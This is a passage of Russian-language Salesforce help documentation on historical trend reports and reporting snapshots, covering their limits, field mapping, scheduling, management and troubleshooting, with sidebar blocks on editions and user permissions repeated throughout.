
Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»
- И
- «Конструктор отчетов»

### Выберите поля, содержащие нужные данные.



Столбцы отображаются для каждой выбранной архивной даты, содержащей записи.

4. Чтобы просмотреть собранные данные, нажмите кнопку **«Запустить отчет»**. Чтобы продолжить настройку фильтров и полей, нажмите кнопку **«Настроить»**.
5. Чтобы наглядно просмотреть выбранные данные, создайте диаграмму.
  - a. Нажмите кнопку **«Добавить диаграмму»** в области «Предварительный просмотр» и щелкните значок линейной диаграммы.
  - b. Выберите значение «Стоимость прогноза (архивное) : сумма» из раскрывающегося списка **«Ось Y»** и значение «Дата снимка» из раскрывающегося списка **«Ось X»** на вкладке «Данные диаграммы».
  - c. Выберите значение «Категория прогноза» из раскрывающегося списка **«Группировать по»** и установите флажок **«С накоплением»**.
  - d. Нажмите кнопки **«ОК»** и **«Запустить отчет»**.
6. Нажмите кнопку **«Сохранить как»**. Введите имя отчета, выберите папку и нажмите кнопку **«Сохранить»**.

### Отслеживание журнала для обращений

Система позволяет отслеживать действия над обращениями и определять обновления статуса обращения за последние три месяца его жизненного цикла.

1. При оптимизации операций контактного центра рекомендуем наблюдать динамику поля «Статус» для определения обращений, возвращенных в предыдущее состояние. Данный алгоритм позволяет повысить эффективность решения обращений.
2. При необходимости рекомендуем анализировать архивные значения поля «Приоритет» для определения обращений, которые могут быть неправильно классифицированы во время открытия. Выявление частых изменений приоритета может также способствовать повышению эффективности обработки сложных обращений.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»

И

«Конструктор отчетов»


## Знакомство с архивным трендингом

Функция архивного трендинга использует специальный тип настраиваемого отчета, предназначенный для определения изменений между пятью датами снимка (например, пять рабочих дней или пять рабочих недель). Наглядное отображение изменений данных поддерживается диаграммами и панелями мониторинга.

По умолчанию функция архивного трендинга доступна организациям, созданным после выпуска Winter'14. Более ранние организации должны активировать данную функцию самостоятельно посредством меню «Настройка».

Система Salesforce сохраняет архивные данные за предыдущие три месяца и текущий месяц. (Фактически, доступный объем архивных данных определяется шаблонами использования и проектирования данных организации.) Система позволяет выбирать не более пяти снимков даты данного диапазона и использовать не более четырех архивных фильтров.

Рекомендуем использовать только дни или недели. Использование более длительных периодов может инициировать истечение срока действия отчетов и их недоступность. Небольшие организации, располагающие несколькими записями, могут создавать архивные тренды по месяцам, однако данная функция не предполагает подобного шаблона использования.

 **Совет:** Кроме того, можно создать и настроить отчеты архивного трендинга с помощью интерфейсов Metadata API и REST API отчетов и панели мониторинга.

## Ограничения по архивному трендингу

Система Salesforce применяет некоторые ограничения к архивному трендингу, а именно: период отслеживания данных, количество строк данных, отслеживаемые поля и объекты. Данные ограничения позволяют уточнять наборы данных, сокращая время ожидания результатов отчетов.

- Система Salesforce сохраняет архивные данные за предыдущие три месяца и текущий месяц.
- Для каждого объекта может сохраняться не более 5 миллионов строк данных архивного трендинга. Сбор архивных данных прекращается при превышении установленного ограничения. При достижении любым объектом 70% от ограничения администратору отправляется первое электронное предупреждение; последующее электронное предупреждение отправляется после превышения установленного ограничения.
- Каждый отчет по архивным трендам может содержать не более 100 полей. При составлении отчетов по возможностям данное количество охватывает стандартные предварительно выбранные поля, которые не могут быть отключены.
- Поля формулы не поддерживаются.
- Каждый отчет по архивным трендам позволяет выбирать не более пяти архивных дат.
- Каждый отчет по архивным трендам позволяет использовать не более четырех архивных фильтров.
- Поддерживаются следующие типы полей: «Число», «Валюта», «Дата» и «Раскрывающийся список».
- Internet Explorer 6 не поддерживается.
- Мастер отчетов не поддерживается. Отчеты по архивным трендам могут быть созданы только посредством конструктора отчетов.
- В Lightning Experience поддерживается создание отчетов по архивным трендам с диаграммами, а табличное представление отчетов по архивным трендам недоступно.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

- !** **Важное замечание:** При наличии фильтра данных архивного трендинга, который уже использует поле типа «Раскрывающийся список», рекомендуем избегать изменения его значений. Данное действие может препятствовать эффективному использованию поля при составлении новых архивных отчетов.

## Составление отчетов по архивным данным посредством отчетных снимков

Отчетный снимок — это средство составления отчетов по архивным данным. Авторизованные пользователи могут сохранять результаты табличных или сводных отчетов в полях настраиваемого объекта, а затем соотносить эти поля с соответствующими полями целевого объекта. Кроме того, они могут планировать время выполнения отчета для загрузки данных отчета в поля настраиваемого объекта. Отчетные снимки позволяют обрабатывать данные отчетов аналогично другими записями Salesforce.

Ниже перечислены действия, доступные пользователям после настройки отчетного снимка.

- Создание и запуск настраиваемых отчетов из целевого объекта.
- Создание панелей мониторинга из исходного отчета.
- Определение списковых представлений для целевого объекта, добавленного на вкладку настраиваемого объекта.

Например, менеджер службы поддержки клиентов может настроить отчетный снимок, который составляет ежедневные отчеты по открытым обращениям, назначенным ему или его рабочей группе, и сохраняет полученные данные в настраиваемом объекте для создания журнала открытых обращений, который может использоваться отчетами для отслеживания текущих тенденций. Затем менеджер службы поддержки клиентов может составить отчет по текущим или динамическим данным, хранящимся в настраиваемом объекте, и использовать полученный отчет в качестве источника для компонента панели мониторинга. Дополнительную информацию об общем количестве отчетных снимков, доступных для создания, см. в разделе «Ограничения Salesforce».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### 1. Подготовка отчетных снимков

Отчетный снимок может быть настроен при наличии исходного отчета и целевого объекта, содержащего поля для добавления данных исходного отчета.

#### 2. Определение отчетного снимка

После создания исходного отчета, целевого объекта и полей целевого объекта рекомендуем определить отчетный снимок. Чтобы определить отчетный снимок, укажите его имя и выберите исходный отчет, результаты которого будут загружаться в выбранный целевой объект при выполнении отчетного снимка.

#### 3. Соотнесение полей отчетного снимка

После создания исходного отчета, целевого объекта, полей целевого объекта и определения отчетного снимка, поля исходного отчета могут быть соотнесены с полями целевого объекта. Соотнесение полей исходного отчета с полями целевого объекта позволяет автоматически загружать соответствующие данные при выполнении отчета.

#### 4. Планирование и выполнение отчетного снимка

После создания исходного отчета, целевого объекта и полей целевого объекта, определения отчетного снимка и соотнесения его полей, рекомендуем запланировать его выполнение. Отчетный снимок может выполняться ежедневно, еженедельно или ежемесячно, поэтому данные исходного отчета могут загружаться в целевой объект с нужной периодичностью.

### 5. Управление отчетными снимками

Пользователь может просматривать сведения, а также редактировать и удалять настроенные отчетные снимки. Введите строку «*Отчетные снимки*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Отчетные снимки**», чтобы открыть страницу «Отчетные снимки», на которой отображается список определенных для организации отчетных снимков.

### 6. Устранение неполадок отчетных снимков

Раздел «Журнал выполнения» страницы сведений об отчетном снимке содержит информацию об успешности выполнения отчетного снимка. Ошибка, возникающая во время запланированного выполнения отчетного снимка, регистрируется в столбце «Результат». Чтобы просмотреть сведения о выполнении, щелкните дату и время в столбце «Время начала выполнения».

СМ. ТАКЖЕ:

[Создание панели мониторинга Salesforce Classic](#)

[Создание настраиваемого отчета в режиме доступности](#)

## Подготовка отчетных снимков

Отчетный снимок может быть настроен при наличии исходного отчета и целевого объекта, содержащего поля для добавления данных исходного отчета.

Чтобы настроить отчетный снимок, выполните указанные ниже действия.

1. Создайте настраиваемый отчет, содержащий поля, которые должны быть загружены в целевой объект в качестве записей.
2. Создайте настраиваемый объект, который должен использоваться для хранения записей, загруженных из исходного отчета.
3. Создайте поля целевого объекта, которые должны использоваться для загрузки результатов исходного отчета при выполнении отчетного снимка.

## Советы по исходным отчетам для отчетных снимков

- Исходный табличный отчет, сохраненный со скрытыми сведениями, не может быть добавлен в отчетный снимок. Более того, сокрытие сведений исходного табличного отчета, добавленного в отчетный снимок, инициирует ошибку выполнения отчетного снимка. Чтобы гарантировать отсутствие скрытых сведений исходного табличного отчета, откройте отчет, нажмите кнопку «**Показать сведения**» и сохраните отчет. Кнопка «**Показать сведения**» отображается только при наличии скрытых сведений отчета.
- При создании исходного отчета для отчетного снимка рекомендуем запомнить имена полей, добавленных в отчет, так как данные имена могут потребоваться при создании полей целевого объекта, предназначенных для хранения результатов отчета.
- Любой настраиваемый табличный или сводный отчет, кроме отчетов по устаревшим прогнозам, отчета «План и фактические продажи» и отчета «Интересы по источнику», может быть выбран в качестве исходного отчета. Раскрывающийся список «Исходный отчет» не содержит стандартных отчетов.
- Исходный отчет может содержать не более 100 полей.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, сохранения и планирования отчетного снимка:

- «Управление отчетными снимками»

Для выполнения отчетного снимка в качестве текущего пользователя и добавления результатов в настраиваемый объект:

- «Запуск отчетов»

И

«Создание» для целевого объекта

- При необходимости удалите расписание выполнения отчетного снимка. Выполнение отчетного снимка не может быть остановлено или приостановлено, а исходный отчет не может быть удален. Чтобы удалить исходный отчет, рекомендуем сначала удалить отчет из отчетного снимка путем изменения отчета в раскрывающемся списке «Исходный отчет».
- Если столбец «Поля исходного отчета» содержит значение «Нет данных для загрузки», то при выполнении отчетного снимка соответствующее поле столбца «Поля целевого объекта» останется пустым.
- Если поле целевого объекта и поле исходного отчета используют разные типы данных, то столбец «Поля исходного отчета» отображает поле «(Нет полей с совместимыми типами данных)».

#### Советы по целевым объектам для отчетных снимков

Ниже перечислены рекомендации по настройке целевых объектов для отчетных снимков.

- Чтобы предоставить пользователям версии Enterprise Edition, Unlimited Edition, Performance Edition или Developer Edition доступ к полям целевого объекта, воспользуйтесь параметрами безопасности полей.
- Настраиваемый объект, являющийся целевым для отчетного снимка, не может быть удален.
- Поля целевого объекта определяют возможность соотнесения полей. Например, исходный отчет может содержать 10 полей, но, если целевой объект содержит одно поле, то отчетный снимок позволяет соотносить только одно поле.
- Целевой объект может содержать не более 100 полей.
- Целевые объекты не могут содержать правила проверки или использоваться бизнес-правилами.
- Отчетные снимки не могут содержать целевые объекты, инициирующие выполнение кода Apex при создании записей.
- Выполняемый отчетный снимок может добавлять не более 2 000 новых записей в целевой объект. Если исходный отчет создает более 2 000 записей, то связанный список «Сбой строки» отображает сообщение об ошибке для дополнительных записей. Чтобы просмотреть связанный список «Сбой строки», воспользуйтесь разделом «Журнал выполнения» страницы сведений об отчетном снимке.

#### Советы по отчетным снимкам

- Просмотрите тип лицензии, назначенный пользователю, указанному в поле «Текущий пользователь». Например, если текущему пользователю отчетного снимка назначается лицензия Salesforce, то данный снимок недоступен пользователям с лицензией платформы Force.com Platform или Salesforce Platform One. Если текущему пользователю назначается лицензия платформы Force.com Platform или Salesforce Platform One, то данный отчетный снимок доступен пользователям с лицензией Salesforce. При наличии пользователей с лицензией Force.com Platform или Salesforce Platform One рекомендуем создать отдельный отчетный снимок, где текущему пользователю назначается лицензия Force.com Platform или Salesforce Platform One.
- Соотносимые поля должны использовать совместимые типы данных. Например, поле валюты может быть соотнесено с числовым полем.
- После изменения исходного отчета или целевого объекта отчетного снимка текущие соотнесения полей удаляются при сохранении отчетного снимка. Чтобы просмотреть количество полей резюмирования или целевых полей, воспользуйтесь параметрами «Поля резюмирования в исходном отчете» и «Поля целевого объекта», соответственно.
- При выполнении отчетного снимка данные исходного отчета загружаются в целевой объект только при соотнесении как минимум одного поля исходного отчета с одним полем целевого объекта.
- Определение или удаление отчетного снимка, а также изменение исходного отчета или целевого объекта, отслеживается контрольным журналом настройки организации.



- Раздел «Журнал выполнения» страницы сведений об отчетном снимке отображает сведения о выполнении отчетного снимка. А именно:
  - Дата и время выполнения отчетного снимка
  - Имя исходного отчета, целевого объекта и текущего пользователя
  - Время выполнения отчетного снимка
  - Общее количество строк сведений или резюмирования исходного отчета (в зависимости от типа отчета)
  - Количество записей, созданных в целевом объекте
  - Успешность выполнения отчетного снимка

СМ. ТАКЖЕ:

[Составление отчетов по архивным данным посредством отчетных снимков](#)

[Создание настраиваемого отчета в режиме доступности](#)

### Определение отчетного снимка

После создания исходного отчета, целевого объекта и полей целевого объекта рекомендуем определить отчетный снимок. Чтобы определить отчетный снимок, укажите его имя и выберите исходный отчет, результаты которого будут загружаться в выбранный целевой объект при выполнении отчетного снимка.

1. Введите строку «Отчетные снимки» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Отчетные снимки»**.
2. Нажмите кнопку **«Создать отчетный снимок»**.
3. Введите имя, уникальное имя и описание отчетного снимка.
4. Чтобы выбрать пользователя в поле «Текущий пользователь», щелкните значок поиска.

Пользователь, указанный в поле «Текущий пользователь», определяет уровень доступа исходного отчета к данным. Таким образом, пропускаются все параметры безопасности, а всем пользователям, которые могут просматривать результаты исходного отчета в целевом объекте, предоставляется доступ к данным, которые, в противном случае, были бы им недоступны.

Только пользователи с полномочием «Изменение всех данных» могут выбирать других текущих пользователей.

5. Выберите отчет в раскрывающемся списке «Исходный отчет».

Выбранный отчет определяет результаты, которые должны быть загружены в качестве записей в целевой объект при выполнении отчетного снимка.

В качестве исходных отчетов могут использоваться любые табличные или сводные отчеты, кроме отчетов по устаревшим прогнозам, отчетов «План и фактические продажи» и «Интересы по источнику». Раскрывающийся список «Исходный отчет» не содержит стандартных отчетов.

6. Выберите настраиваемый объект в раскрывающемся списке «Целевой объект».

Выбранный настраиваемый объект будет принимать результаты исходного отчета в виде записей при выполнении отчетного снимка.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, сохранения и планирования отчетного снимка:

- «Управление отчетными снимками»

Для выполнения отчетного снимка в качестве текущего пользователя и добавления результатов в настраиваемый объект:

- «Запуск отчетов»

И

«Создание» для целевого объекта



Если запись, использованная для отчетного снимка, не имеет связанного типа записи, то тип записи текущего пользователя связывается с отчетным снимком по умолчанию.

- Чтобы сохранить определение отчетного снимка, нажмите кнопку **«Сохранить»**. Чтобы сохранить отчетный снимок и выполнить соотнесение его полей, нажмите кнопку **«Сохранить и редактировать соотнесения полей»**.
- [Соотнесите поля](#) исходного отчета с полями целевого объекта.

СМ. ТАКЖЕ:

[Типы стандартных отчетов](#)

### Соотнесение полей отчетного снимка

После создания исходного отчета, целевого объекта, полей целевого объекта и определения отчетного снимка, поля исходного отчета могут быть соотнесены с полями целевого объекта. Соотнесение полей исходного отчета с полями целевого объекта позволяет автоматически загружать соответствующие данные при выполнении отчета.

- Введите строку *«Отчетные снимки»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Отчетные снимки»**.
- Выберите имя нужного отчетного снимка.
- Нажмите кнопку **«Правка»** в разделе «Соотнесения полей».
- Выберите уровень извлечения сводных данных из исходного отчета в параметре «Уровень группировки». Данные, загруженные в целевой объект, извлекаются из полей резюмирования на указанном уровне группировки. Значение «Итоговое резюмирование» является общим для всех уровней группировки.
- Щелкните раскрывающийся список «Нет данных для загрузки» в столбце «Поля исходного отчета» и выберите поле исходного отчета для соотнесения с полем целевого объекта в столбце «Поля целевого объекта». Только поля резюмирования могут быть соотнесены для отчетных снимков на основе сводных отчетов. Обратите внимание, что доступные поля сводных отчетов определяются выбранным уровнем группировки.
- Чтобы сохранить соотнесения полей и продолжить работу, нажмите кнопку **«Быстрое сохранение»**. Чтобы сохранить соотнесения полей и открыть страницу сведений об отчетном снимке, нажмите кнопку **«Сохранить»**.
- Затем [запланируйте](#) выполнение отчетного снимка.

### Рекомендации по соотнесению полей отчетного снимка

- При выполнении отчетного снимка данные исходного отчета загружаются в целевой объект только при соотнесении как минимум одного поля исходного отчета с одним полем целевого объекта.
- Соотносимые поля должны использовать совместимые типы данных. Например, поле валюты может быть соотнесено с числовым полем.
- Соотнесение настраиваемой формулы резюмирования может быть выполнено только при соответствии уровня группировки отчетного снимка уровню группировки настраиваемой формулы резюмирования.
- Если столбец «Поля исходного отчета» содержит значение «Нет данных для загрузки», то при выполнении отчетного снимка соответствующее поле столбца «Поля целевого объекта» останется пустым.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, сохранения и планирования отчетного снимка:

- «Управление отчетными снимками»

Для выполнения отчетного снимка в качестве текущего пользователя и добавления результатов в настраиваемый объект:

- «Запуск отчетов»

И

«Создание» для целевого объекта

- Если поле целевого объекта и поле исходного отчета используют разные типы данных, то столбец «Поля исходного отчета» отображает поле «(Нет полей с совместимыми типами данных)».
- Поля целевого объекта определяют возможность соотнесения полей. Например, исходный отчет может содержать 10 полей, но, если целевой объект содержит одно поле, то отчетный снимок позволяет соотносить только одно поле.
- Поля исходного отчета не могут быть соотнесены со следующими полями целевого объекта: «Создано», «Последнее изменение сделано», «Дата создания» и «Дата последнего изменения».
- При соотнесении полей исходного отчета с полями целевого объекта некоторые данные могут быть загружены в целевой объект без контекста. Например, при соотнесении поля даты/времени из исходного отчета с текстовым полем целевого объекта дата и время загружаются в целевой объект без часового пояса.
- Соотнесенное поле целевого объекта, недоступное текущему пользователю для чтения или записи, исключается из соотнесения, но не вызывает ошибку выполнения отчетного снимка. Выполнение прерывается в том случае, если не соотносится обязательное поле целевого объекта. Чтобы гарантировать соотнесение полей, рекомендуем назначить им статус обязательных или задать стандартные значения.
- Чтобы соотнести поле исходного отчета с полем поиска целевого объекта, рекомендуем использовать код объекта, связанного с поиском. Например, чтобы соотнести поле исходного отчета с полем поиска возможности, рекомендуем использовать поле «Код возможности». Чтобы добавить поле «Код возможности» в исходный отчет, рекомендуем использовать тип настраиваемого отчета, поддерживающий добавление кода и других связанных полей.

СМ. ТАКЖЕ:

[Составление отчетов по архивным данным посредством отчетных снимков](#)

[Создание настраиваемой формулы резюмирования](#)

## Планирование и выполнение отчетного снимка

После создания исходного отчета, целевого объекта и полей целевого объекта, определения отчетного снимка и соотнесения его полей, рекомендуем запланировать его выполнение. Отчетный снимок может выполняться ежедневно, еженедельно или ежемесячно, поэтому данные исходного отчета могут загружаться в целевой объект с нужной периодичностью.

Количество отчетных снимков, доступное для планирования, определяется используемой версией системы. Уведомление о завершении выполнения отчетного снимка, содержащее сведения о выполнении отчетного снимка (например, дата и время выполнения, успешность выполнения и количество записей исходного отчета, загруженных в целевой объект), может быть отправлено текущему и другим пользователям по эл. почте. Кроме того, данное уведомление содержит ссылку на страницу сведений об отчетном снимке в системе Salesforce.

1. Введите строку «Отчетные снимки» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Отчетные снимки**».
2. Выберите имя нужного отчетного снимка.

Если пользователь, указанный в поле «Текущий пользователь», не имеет доступа к папке исходного отчета, то отчетные снимки не будут выполняться по расписанию.



**Прим.:** Деактивация текущего пользователя препятствует выполнению отчета. Система Salesforce посылает уведомление по электронной почте о необходимости активировать пользователя, удалить запланированный отчет или изменить текущего пользователя на активного. Система Salesforce отправляет уведомление пользователям с полномочиями «Управление пользователями», «Изменение всех данных» и «Управление расчетами». При отсутствии пользователей, имеющих все эти полномочия, система Salesforce отправляет уведомление пользователям с полномочиями «Управление пользователями» и «Изменение всех данных».

3. Щелкните «**Правка**» в разделе «Запланировать отчетный снимок».

Раздел «Запланировать отчетный снимок» страницы сведений об отчетном снимке отображает сведения о расписании выполнения отчетного снимка.

4. Чтобы отправить электронное уведомление о завершении выполнения отчетного снимка, настройте параметры уведомления.
  - Чтобы отправить сообщение на адрес эл. почты, указанный в собственной записи пользователя Salesforce, установите флажок «Мне».
  - Чтобы отправить сообщение эл. почты дополнительным пользователям, установите флажок «Другим пользователям . . .». Уведомления об отчетном снимке могут быть отправлены только на адреса эл. почты, указанные в записях пользователей Salesforce. Более того, пользователи и общедоступные группы могут быть выбраны только посредством раскрывающегося списка «Поиск».
5. Запланируйте выполнение отчетного снимка.
  - Выберите частоту выполнения отчетного снимка в поле «Частота». Чтобы уточнить критерии частоты, воспользуйтесь полем «Ежедневно», «Еженедельно» или «Ежемесячно», поддерживающим дополнительные параметры.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, сохранения и планирования отчетного снимка:

- «Управление отчетными снимками»

Для выполнения отчетного снимка в качестве текущего пользователя и добавления результатов в настраиваемый объект:

- «Запуск отчетов»

И

«Создание» для целевого объекта

Отчетный снимок, выполнение которого запланировано на определенный день каждого месяца, выполняется только в те месяцы, которые содержат данный день. Например, отчетный снимок, выполнение которого запланировано на 31 число каждого месяца, выполняется только в те месяцы, которые содержат 31 день. Чтобы выполнять отчетный снимок в последний день каждого месяца, выберите значение «Последний» в раскрывающемся списке «числа каждого месяца».

- Чтобы задать продолжительность расписания выполнения отчетного снимка, выберите нужные даты в полях «Начать» и «Завершить».
- Чтобы выбрать предпочтительное время начала выполнения отчетного снимка, щелкните ссылку **«Найти доступные варианты...»** в раскрывающемся списке «Предпочтительное время начала».
  - Предпочтительное время начала может быть недоступно, если оно уже выбрано другими пользователями или достигнуто ограничение по количеству отчетных снимков.
  - Отчетные снимки выполняются в часовом поясе пользователя, запланировавшего их выполнение. Например, если поле «Часовой пояс» в записи пользователя содержит стандартное тихоокеанское время, а отчетный снимок должен выполняться каждый день в 14:00, то отчетный снимок будет выполняться ежедневно в 14:00 по стандартному тихоокеанскому времени.
  - Если запланированное обновление просматривается и сохраняется в другом часовом поясе, то временной интервал может быть изменен.
  - Отчетный снимок выполняется в течение часа со времени, выбранного в раскрывающемся списке «Предпочтительное время начала». Например, если выбрать в качестве предпочтительного времени начала 14:00, то отчетный снимок может выполняться в любое время между 14:00 и 14:59, в зависимости от количества других отчетных снимков, выполнение которых запланировано на данное время.

**6. Чтобы запланировать выполнение отчетного снимка, нажмите кнопку «Сохранить».**

При выполнении отчетный снимок добавляет новые записи в целевой объект.

Ниже перечислены действия, которые могут быть выполнены над запланированным отчетным снимком (щелкните **«Правка»** в разделе «Запланировать отчетный снимок» страницы сведений об отчетном снимке).

- Чтобы обновить параметры уведомления и частоту выполнения отчетного снимка, щелкните **«Правка»**.
- Чтобы удалить текущее расписание выполнения отчетного снимка, щелкните **«Удалить»**.

Ниже перечислены условия, при которых запланированное выполнение отчетного снимка отменяется.

- Исходный отчет содержит более 100 полей.
- Формат исходного отчета изменен со сводного на табличный.
- Выбранный уровень группировки для сводного исходного отчета больше не действителен.
- Текущему пользователю не предоставлен доступ к исходному отчету.
- Текущему пользователю не назначено полномочие «Запуск отчетов».
- Целевой объект содержит более 100 настраиваемых полей.
- Целевой объект содержит правила проверки.
- Целевой объект используется бизнес-правилом.
- Целевой объект является подробным во взаимосвязи «Основная—подробная».
- Целевой объект запускает триггер Apex при создании записей.
- Текущему пользователю не назначено полномочие «Создание» для целевого объекта. Обратите внимание, что статус целевого объекта «В разработке» требует наличия полномочия «Настройка приложения».

## Управление отчетными снимками

Пользователь может просматривать сведения, а также редактировать и удалять настроенные отчетные снимки. Введите строку «*Отчетные снимки*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Отчетные снимки**», чтобы открыть страницу «Отчетные снимки», на которой отображается список определенных для организации отчетных снимков.

Ниже перечислены действия, доступные на странице «Отчетные снимки».

- Чтобы открыть страницу со списком, выберите нужное списковое представление в раскрывающемся списке «Просмотр». Чтобы создать собственное настраиваемое представление, щелкните ссылку «**Создать новое представление**».
- Чтобы определить новый отчетный снимок, нажмите кнопку «**Создать отчетный снимок**».
- Чтобы обновить имя, описание, текущего пользователя, исходный отчет и целевой объект отчетного снимка, щелкните ссылку «**Правка**» напротив имени нужного снимка. Только пользователи с полномочием «Изменение всех данных» могут выбирать других текущих пользователей. При наличии полномочия «Настройка приложения» введите уникальное имя, которое должно использоваться интерфейсом API и управляемыми пакетами.

После изменения исходного отчета или целевого объекта отчетного снимка текущие соотношения полей удаляются при сохранении отчетного снимка. Чтобы просмотреть количество полей резюмирования или целевых полей, воспользуйтесь параметрами «Поля резюмирования в исходном отчете» и «Поля целевого объекта», соответственно.

- Чтобы удалить отчетный снимок, щелкните ссылку «**Удал.**» напротив имени нужного снимка. Удаленный отчетный снимок не может быть восстановлен из корзины.



**Важное замечание:** Удаление отчетного снимка не инициирует удаление исходного отчета и целевого объекта. Однако выполняемый исходный отчет не загружает данные в целевой объект.

При необходимости удалите расписание выполнения отчетного снимка. Выполнение отчетного снимка не может быть остановлено или приостановлено, а исходный отчет не может быть удален. Чтобы удалить исходный отчет, рекомендуем сначала удалить отчет из отчетного снимка путем изменения отчета в раскрывающемся списке «Исходный отчет».

- Чтобы просмотреть подробные сведения об отчетном снимке и выполнить его настройку, щелкните имя нужного снимка. Ниже перечислены доступные действия.
  - Чтобы просмотреть текущего пользователя, исходный отчет и целевой объект отчетного снимка, воспользуйтесь ссылками в разделе «Идентификация». Чтобы просмотреть предпочтительную дату и время следующего выполнения отчетного снимка, воспользуйтесь полем «Следующий запуск». Чтобы просмотреть дату и время последнего выполнения отчетного снимка, воспользуйтесь полем «Последний запуск».
  - Чтобы выполнить дополнительную настройку полей исходного отчета, соотношенных с полями целевого объекта, щелкните «**Правка**» в разделе «Соотношения полей».

Раздел «Соотношения полей отчетного снимка» отображает поля исходного отчета, соотношенные с полями целевого объекта. Чтобы просмотреть количество полей исходного отчета, доступных для соотношения с полями

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, сохранения и планирования отчетного снимка:

- «Управление отчетными снимками»

Для выполнения отчетного снимка в качестве текущего пользователя и добавления результатов в настраиваемый объект:

- «Запуск отчетов»

И

«Создание» для целевого объекта

целевого объекта, воспользуйтесь полем «Столбцы в исходном отчете». Чтобы просмотреть количество полей целевого объекта, доступных для соотнесения, воспользуйтесь полем «Поля целевого объекта».

- Чтобы запланировать выполнение отчетного снимка, щелкните **«Правка»** в разделе «Запланировать отчетный снимок».

Раздел «Запланировать отчетный снимок» содержит сведения о текущем расписании отчетного снимка.

- Раздел «Журнал выполнения» содержит сведения о выполнении отчетного снимка. А именно:
  - Дата и время выполнения отчетного снимка
  - Имя исходного отчета, целевого объекта и текущего пользователя
  - Время выполнения отчетного снимка
  - Общее количество строк сведений или резюмирования исходного отчета (в зависимости от типа отчета)
  - Количество записей, созданных в целевом объекте
  - Успешность выполнения отчетного снимка

Раздел «Журнал выполнения» может содержать не более 200 записей. После сохранения 200 записей система автоматически удаляет самую первую запись без возможности восстановления.

СМ. ТАКЖЕ:

[Составление отчетов по архивным данным посредством отчетных снимков](#)

## Устранение неполадок отчетных снимков

Раздел «Журнал выполнения» страницы сведений об отчетном снимке содержит информацию об успешности выполнения отчетного снимка. Ошибка, возникающая во время запланированного выполнения отчетного снимка, регистрируется в столбце «Результат». Чтобы просмотреть сведения о выполнении, щелкните дату и время в столбце «Время начала выполнения».



### Совет:

- Если поле «Количество строк "Итого"» содержит пустое значение, следовательно, выполнение прервано до завершения отчета (например, недопустимый отчет или неактивный текущий пользователь).
- Выполняемый отчетный снимок может добавлять не более 2 000 новых записей в целевой объект. При превышении данного ограничения записи добавляются в связанный список «Сбои строки». Если поле «Количество строк "Итого"» содержит пустое значение, а журнал выполнения содержит запись «Не удалось выполнить обработку строк», следовательно, количество итоговых строк отчета превышает 2000.
- Сведения об ошибке выполнения доступны в связанном списке «Сбои строки» в течение 14 дней, по истечении которых подлежат автоматическому удалению. Сведения о сбоях строки не могут быть извлечены из корзины.
- Если целевой объект содержит уникальное поле, а записи отчета содержат несколько одинаковых значений в столбце, соотношенном с данным уникальным полем, то повторяющиеся записи не добавляются. Журнал выполнения содержит сведения о записях, которые не добавляются в отчетный снимок.
- Если поля не соотносятся, то система продолжает выполнение снимка, но журнал выполнения содержит запись о частной ошибке.

Запланированное выполнение отчетного снимка может быть неудачным по ряду причин. Данная таблица содержит возможные ошибки и способы их устранения для успешного выполнения отчетного снимка.

